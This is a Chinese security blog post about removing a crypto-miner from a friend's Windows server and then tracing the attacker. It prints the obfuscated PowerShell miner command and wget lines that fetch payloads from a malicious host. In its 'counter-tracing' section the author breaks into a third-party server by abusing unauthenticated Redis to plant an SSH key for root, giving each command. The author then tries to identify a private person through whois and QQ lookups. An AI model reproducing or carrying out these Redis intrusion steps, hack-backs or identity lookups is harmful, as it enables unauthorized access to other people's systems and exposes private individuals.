

记一次反制追踪溯本求源 - SecPulse.COM | 安全脉搏

“ 前言

这是 酒仙桥六号部队 的第 148 篇文章

1

前言

朋友说自己服务器巨卡，里边放了一堆项目资料，环境也集成一大堆，身为他 bb，义不容辞，必须给他看看，本来以为挺简单的，给杀杀毒，清理一下文件就 ok 了，没想到搞了挺久，正好写这篇文章记录一下。


2

清除病毒

问了问朋友有没有下载啥东西，电脑上有没有什么搭建什么鬼东西，一律回复不知道，让我自己看，当场就想顺着 3389 过去给他个大嘴巴子。想了想算了，还得自己来，一手任务管理器，一眼看到几个可疑的 powershell 进程



可以看到 PowerShell 执行了一段混淆的代码，一般正常程序都不会这么执行命令，市面很多有很多分析工具，使用火绒剑、ProcExp、ProcessHacker 查看命令行参数也是都可以的



直接使用火绒剑结束该进程，之后 powershell 进程再次出现，那肯定是存在守护进程，刚刚结束的应该是个子进程，此时需要结束进程树才能彻底根除，找到 powershell 的父进程，结束进程树，防止挖矿程序再次启动

映像名称	用户名	CPU	内存 (...	描述
powershell...	chessur	28	14,092 K	Windows...
powershell...	chessur	18	13,536 K	Windows...
powershell...	chessur	18	13,476 K	Windows...
powershell...	chessur	18	13,624 K	Windows...
powershell...	chessur	17	13,540 K	Windows...
svchost.exe	SYSTEM	00	17,104 K	Windows...
sppsvc.exe	NETWO...	00	5,224 K	Microso...
conhost.exe	chessur	00	832 K	控制台...
scvhost.exe	chessur	00	1,672 K	scvhost

说一下怎么查找相关关联进程，可以使用 wmic 命令，找到相关进程

```

C:\> wmic process where name='powershell.exe' get caption,commandline,processid,parentprocessid /value

Caption=powershell.exe
CommandLine=POWERSHELL -window Hidden -ExecutionPolicy ByPass "$($Set-Item 'Variable:ofs' '') \\" +
eTRinGl<< 24 , 43,'6f', 64, 65 , 20, '3d', 20, '7b', 20, 31,'2e', '2e', 31,30, 30 , 30 ,30,30,
30 ,20,'7c', 20,47,65 , 74 , '2d', 52 ,61, '6e', 64 , '6f', '6d',20 , '7d', '3b', 77, 68,69, '6c',
65, 28 ,31 ,29 , '7b',20,20, 20,20,24 , '4a', '6f', 62 , '5f', 30 , 20 , '3d', 20 ,53, 74, 61,72,74
, '2d', '4a', '6f',62 ,20 , '2d', 53 ,63, 72 ,69 , 70,74,42,'6c', '6f', 63, '6b',20,24 , 43 , '6f',
64, 65 , '3b', 20,20, 20, 20 , 24 , '4a', '6f', 62, '5f', 31, 20 , '3d', 20,53,74, 61 ,72,74, '2d', '4a',
'6f', 62 ,20,'2d',53,63 , 72,69, 70 ,74 , 42 , '6c', '6f',63 , '6b', 20, 24 , 43, '6f', 64 65
[CHAR] < [cOnvERt]::toiNt16< (<eTRiNg15_> ,16 >>> ) +"$< set-UARiAbLE 'OPs' ' ' > \\" + <GU 'mDR
'> .NanE13_11_21-101a'")"

```



```

C:\Users\chessur\Desktop>mic process where processid='3500' get caption,commandline,processid,parentprocessid /value

Caption=scvhost.exe
CommandLine="C:\Program Files\Microsoft\Windows Defender\MSASCui.exe"
ParentProcessId=3468
ProcessId=3500

```

这里以火绒剑为例，查看进程，最下面 5 个 PowerShell 进程是 PID 为 3652 的 PowerShell 的子进程 PID 为 1972 的 scvhost.exe 是所有挖矿程序的父进程



直接结束进程树



清理工作完成。

3


审计日志


最重要的是怎么进来的，重点看了看 RDP 日志，打开安全日志（4624 登录成功，4625 登录失败），确实发现有登陆成功的日志

安全 事件数: 2,587 (!) 可用的新事件


关键字	来源	事件 ID	任务类别
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核成功	Microsoft ...	4624	登录
审核成功	Microsoft ...	4672	特殊登录
审核成功	Microsoft ...	4672	特殊登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录
审核失败	Microsoft ...	4625	登录

随即看了看注册表有没有新建账户，果然有个影子账户







随即删除账户，看了看启动项，就知道



删除启动项



查看计划任务



为了确保该进程与启动项一致，这里算了一下 MD5 值

certutil -hashfile file MD5

```
C:\>certutil -hashfile C:\Downloads\scvhost.exe MD5
MD5 哈希<文件 C:\Downloads\scvhost.exe>:
ad ab 34 4b 07 ce 67 b9 ab 27 7a b0 1b d8 55 5e
CertUtil: -hashfile 命令成功完成。

C:\>certutil -hashfile C:\Downloads\scvhost.exe MD5
MD5 哈希<文件 C:\Downloads\scvhost.exe>:
ad ab 34 4b 07 ce 67 b9 ab 27 7a b0 1b d8 55 5e
CertUtil: -hashfile 命令成功完成。
```

同样全部删除，总算弄完了，之后在进程中我竟然发现了 phpstudy...., 没错，桌面没有图标，我就直接忽略了，草率了



反手拿了 WebShellKiller 对全局文件进行扫描




??? 没出来, 找了个火绒病毒查杀也是一样的效果





我不太信，怎么可能没后门，直接在 www 目录下挨个翻文件，翻吐了快，在这里浪费了很久很久时间，终于找到了 news.php，不点开看都不知道，免杀做的挺牛逼啊



清除掉后，收获免杀马一枚，随后查看 web 日志，在 apache access.log、error.log 两个日志文件中发现访问 ip

```
xx.xx.xx.xx -- [14/Dec/2020:14:26:37 +0800] "POST /phpMyAdmin-4.8.1-all-languages/version_check.php HTTP/1.1" 200 28
```

```
xx.xx.xx.xx -- [14/Dec/2020:14:26:46 +0800] "POST
```

```
/phpMyAdmin-4.8.1-all-languages/logout.php  
HTTP/1.1" 302 8637
```

```
xx.xx.xx.xx -- [14/Dec/2020:14:26:51 +0800] "GET  
/phpMyAdmin-4.8.1-all-languages/index.php  
HTTP/1.1" 200 3497
```

phpmyadmin 的版本还是 4.8.1 的

一时无语



刚开始以为是直接爆破进来的，此时一切都明了，谁会拒绝 root/root, 反正我不会，用脚趾头都能想到朋友不会设置复杂密码。

4

反查追踪

确认了入侵点，清理也已经完成，并且拿到了攻击 ip，
尝试溯源，打开微步



微步情报	情报源	时间	情报内容	状态
	ThreatBook Labs	2018-12-27 09:23:58	垃圾邮件	已过期
	ThreatBook Labs	2018-05-04 17:55:30	IDC服务器	已过期
	ThreatBook Labs	2018-12-12 17:20:33	垃圾邮件 傀儡机	已过期

18 年就被标记傀儡机，还一台日本机子，够呛溯源找到攻击者，大概率是肉鸡，此时想到还有挖矿样本，先看看样本吧，把主程序放在沙箱跑一下，还有一个批处理文件，一个 windows 命令文件，其余的是无用混淆文件

Cmd1.bat 安装 Networkss 恶意服务，自启动 start.cmd 脚本，并将 nat 目录下所有文件权限修改为只读的隐藏系统文件。

start.cmd 启动挖矿主程序，访问矿池地址

svchost.exe 将自定义服务封装为系统服务

Systems.exe 挖矿主程序

样本名称 systems.exe

样本大小 3662336


MD5 4d8a76f89b0a68a6d5fc5b1b95257ec0

SHA1

d25a722636f2c1de313d481733b9c397925675eb


SHA256

eb1d6f905efcb27544c43e9107735a2160c3fa7180eff1
21a701dc6655ae0242




返回头再看看哪个肉鸡，用插件简单看了一下，发现
6379 开放，随即使用 nmap 详细探测一下

```
nmap -A -p 6379 -script redis-info + ip
```



直接尝试远程登录一下，居然能直接可以登录。。。



```
redis @:6379>
```



该你被抓鸡，你不当鸡谁当，在确认有未授权漏洞后，尝试利用，redis 利用方式有

好几种

1> redis 直接写入 webshell, 但是需要绝对路径，写入权限也要有

2> 写入 ssh 公钥文件使用私钥登录

3> 写入 crontab 计划任务反弹 shell

4> 主从复制 rce

这里使用第二种，因为之前探测发现 ssh 服务也是开启的

1、首先本地生成公私钥文件

```
ssh-keygen -t rsa
```

2、将密钥上传到目标主机 redis

```
cat test.txt | redis-cli -h xx.xx.xx.xx -x set crackit
```

```
redis-cli -h xx.xx.xx.xx
```

```
config set dir /root/.ssh/
```

```
config get dir/
```


3、保存为 authorized_keys

```
config set dbfilename "authorized_keys"
```

```
save
```

4、直接使用 ssh 登录成功

```
ssh -i id_rsa root@x.x.x.x
```



```
root@kali:~/.ssh# ssh -i id_rsa root@x.x.x.x
The authenticity of host 'x.x.x.x' is not established.
ECDSA key fingerprint is SHA256:www2E0zgeXp11y...100/p441110.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'x.x.x.x' (ECDSA) to the list of known hosts.
```

上去后先 netstat 看了一下，明晃晃的一个外连 ip

```
tcp 0 0 *:*:52190 ESTABLISHED 93011/5m34w1u4tjg3b
```

定位到相关的 pid 进程，发现了外连地址，纯 ip 的

```
root 94826 0.0 0.0 18732 1528 ? S 19:40 0:00 wget -O /var/tmp/std http://.../icons/kworker  
root 94855 0.0 0.0 18732 1532 ? S 19:41 0:00 wget -O /var/tmp/woupiatik.conf http://.../icons/kworker.conf
```

继续查看了有谁登录过这台主机，通过查看 /
var/log/wtmp 日志

last /var/log/wtmp

根据 windows 被入侵日志时间段筛选了一遍，还真的在这个时间段找到了这个 ip 地址，用户是 root，很大概率这个外连地址就是攻击者的真实服务器了

wangjy ? pts/9 ? ? ? xx.xx.xx.xx ?Thu Dec 17 10:15 ?
still logged in ??

wangjy ? pts/8 ? ? ? xx.xx.xx.xx ?Thu Dec 17 09:56
? still logged in ??

wangjy ? pts/7 ? ? ? xx.xx.xx.xx ?Thu Dec 17 09:32
- 10:44 ?(01:12) ? ?

root ? ? pts/5 ? ? ? xx.xx.xx.xx ? Thu Dec 17 09:30 -
10:20 ?(00:50) ? ?

root ? ? pts/4 ? ? ? xx.xx.xx.xx ? Thu Dec 17 09:30 -
10:20 ?(00:50) ?


Whois 查询了一下 ip



成功关联到了 qq 邮箱，运气真的好



直接搜索添加 qq, 一个 SVIP9 大佬, 地点精确到某省市
区





但是没有手机号, 空间动态也看不到, 把邮箱扔在 reg007 查了一遍, 什么都没有



至此就收工了, 也不知道找的目标人物到底准确不准确, 之后就给朋友顺手装了 360, 火绒也没卸载, 让他没事别瞎开服务。

5

总结

1、首先定位问题原因, 确认中了木马

2、对进程, 启动项, 计划任务, 后门, 账户全部进行清除

3、通过审计主机、web 日志定位入口点

4、反追踪拿到肉鸡权限，发现外连地址

5、溯源定位到具体人（不一定百分百是）

本文作者：[酒仙桥六号部队](#)

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/158246.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}，[点击查看详细说明](#)

